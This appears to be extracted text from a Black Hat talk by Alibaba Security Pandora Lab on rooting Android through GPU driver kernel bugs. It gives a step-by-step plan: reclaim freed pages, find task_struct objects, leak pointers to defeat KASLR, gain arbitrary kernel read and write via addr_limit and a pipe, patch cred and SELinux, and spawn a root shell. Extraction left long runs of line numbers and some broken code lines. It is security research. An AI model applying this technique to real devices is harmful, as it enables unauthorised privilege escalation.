803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```



Alibaba Security Pandora Lab

Page allocation for slab

```
1717 static struct page *new_slab(struct kmem_cache *s, gfp_t flags, int node)
1718 {
1719     if (unlikely(flags & GFP_SLAB_BUG_MASK)) {
1720         gfp_t invalid_mask = flags & GFP_SLAB_BUG_MASK;
1721         flags &= ~GFP_SLAB_BUG_MASK;
1722         pr_warn("Unexpected gfp: %x (%pGg). Fixing up to gfp: %x (%pGg). Fix your code!\n",
1723             invalid_mask, &invalid_mask, flags, &flags);
1724         dump_stack();
1725     }
1726     return allocate_slab(s,
1727         flags & (GFP_RECLAIM_MASK | GFP_CONSTRAINT_MASK), node);
1728 }
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
```



Alibaba Security Pandora Lab

<http://i.blackhat.com/USA-22/Thursday/US-22-WANG-Ret2page-The-Art-of-Exploiting-Use-After-Free-Vulnerabilities-in-the-Dedicated-Cache.pdf>

Exploit

- task_struct as the target object
 - Leak kernel pointer to bypass KASLR
 - Leak cred pointer to gain ROOT privilege later

```
struct task_struct {
#ifdef CONFIG_THREAD_INFO_IN_TASK
    /*
     * For reasons of header soup (see current_thread_info()), this
     * must be the first element of task_struct.
     */
    struct thread_info    thread_info;
#endif
    /* -1 unrunnable, 0 runnable, >0 stopped: */
    volatile long        state;

    /*
     * This begins the randomizable portion of task_struct. Only
     * scheduling-critical items should be added above here.
     */
    randomized_struct_fields_start

    void                *stack;
    refcount_t          usage;
    /* Per task flags (PF_*), defined further below: */
    unsigned int        flags;
    unsigned int        ptrace;

#ifdef CONFIG_SMP
    int                 on_cpu;
    struct __call_single_node    wake_entry;
#endif
#ifdef CONFIG_THREAD_INFO_IN_TASK
    /* Current CPU: */
    unsigned int        cpu;
#endif
    unsigned int        wakee_flips;
    unsigned long        wakee_flip_decay_ts;
    struct task_struct    *last_wakee;
```

Exploit

- task_struct as the target object
 - Leak kernel pointer to bypass KASLR
 - Leak cred pointer to gain ROOT privilege later
 - Can be easily found

```
pid_t          pid;
pid_t          tgid;


def CONFIG_STACKPROTECTOR
/* Canary value for the -fstack-protector GCC feature: */
unsigned long  stack_canary;
dif
/*
 * Pointers to the (original) parent process, youngest child, younger sibling,
 * older sibling, respectively. (p->father can be replaced with
 * p->real_parent->pid)
 */

/* Real parent process: */
struct task_struct __rcu  *real_parent;

/* Recipient of SIGCHLD, wait4() reports: */
struct task_struct __rcu  *parent;
```


Exploit

- `cat /proc/slabinfo |grep task_struct`
 - `task_struct` 3536 3804 4736 6 8 : tunables 0 0 0 : slabdata
634 634 0
- Some objects can occupy two pages
 - The physical pages corresponding to user addresses are unlikely to be contiguous



Exploit

- Search the task_struct objects
 - PID/TID
 - Comm
 - ...
- The target object only occupies one page
- Leak kernel pointers
 - Cred - $*(u64*)(A + \text{OFF_CRED} - \text{OFF_PID})$



Share the same physical page(start address aligned)

Exploit

- The victim thread can be identified
 - The `addr_limit` of `thread_info` is completely under the control

Exploit

- The victim thread can be identified
 - The `addr_limit` of `thread_info` is completely under the control
- AARW – (Write primitive step)
 - Main process write the data to pipe
 - Any value
 - `USER_DS`
 - Main process write `KERNEL_DS` to the `addr_limit` of victim thread
 - Victim thread wake up and use the kernel pointer as read buffer
 - Target kernel address
 - `addr_limit` kernel address
 - Victim read the data from pipe

Exploit

- Exploit steps

- 1. Mmap a large chunk of anonymous memory(RW permission)
- 2. Import the CPU memory with `BASE_MEM_PROT_CPU_WR`
- 3. Submit a JOB with `BASE_JD_REQ_EXTERNAL_RESOURCES`
- 4. Read the mapped GPU VA and trigger the `VM_FAULT` on the CPU side
- 5. Munmap and release the anonymous memory
- 6. Spawn a large number of threads
- 7. Search the mapped GPU VA and find the target thread
- 8. Leak the kernel pointers and bypass KASLR
- 9. Patch the cred and SELinux state
- 10. Spawn a ROOT shell

Agenda

- Introduction
- Bug #1
- Bug #2
- *Conclusion*

Black Hat Sound Bytes

- Analyzing the old bug is always an efficient way to find a new one.
- Memory corruption is good, logic bug is better.
- Even with more and more both hardware and software mitigations, Android rooting is still possible.

References

- [1] <https://googleprojectzero.blogspot.com/2022/11/a-very-powerful-clipboard-samsung-in-the-wild-exploit-chain.html>
- [2] <https://i.blackhat.com/USA-22/Thursday/US-22-WANG-Ret2page-The-Art-of-Exploiting-Use-After-Free-Vulnerabilities-in-the-Dedicated-Cache.pdf>
- [3] <https://googleprojectzero.blogspot.com/2020/12/an-ios-hacker-tries-android.html>
- [4] <https://www.blackhat.com/docs/eu-16/materials/eu-16-Taft-GPU-Security-Exposed.pdf>
- [5] <https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2021/CVE-2021-39793.html>
- [6] <https://source.android.com/docs/core/architecture/kernel/loadable-kernel-modules>
- [7] <https://labs.bluefrostsecurity.de/blog/2020/04/08/cve-2020-0041-part-2-escalating-to-root/>

Thank you!

WANG, YONG (@ThomasKing2014)

ThomasKingNew@gmail.com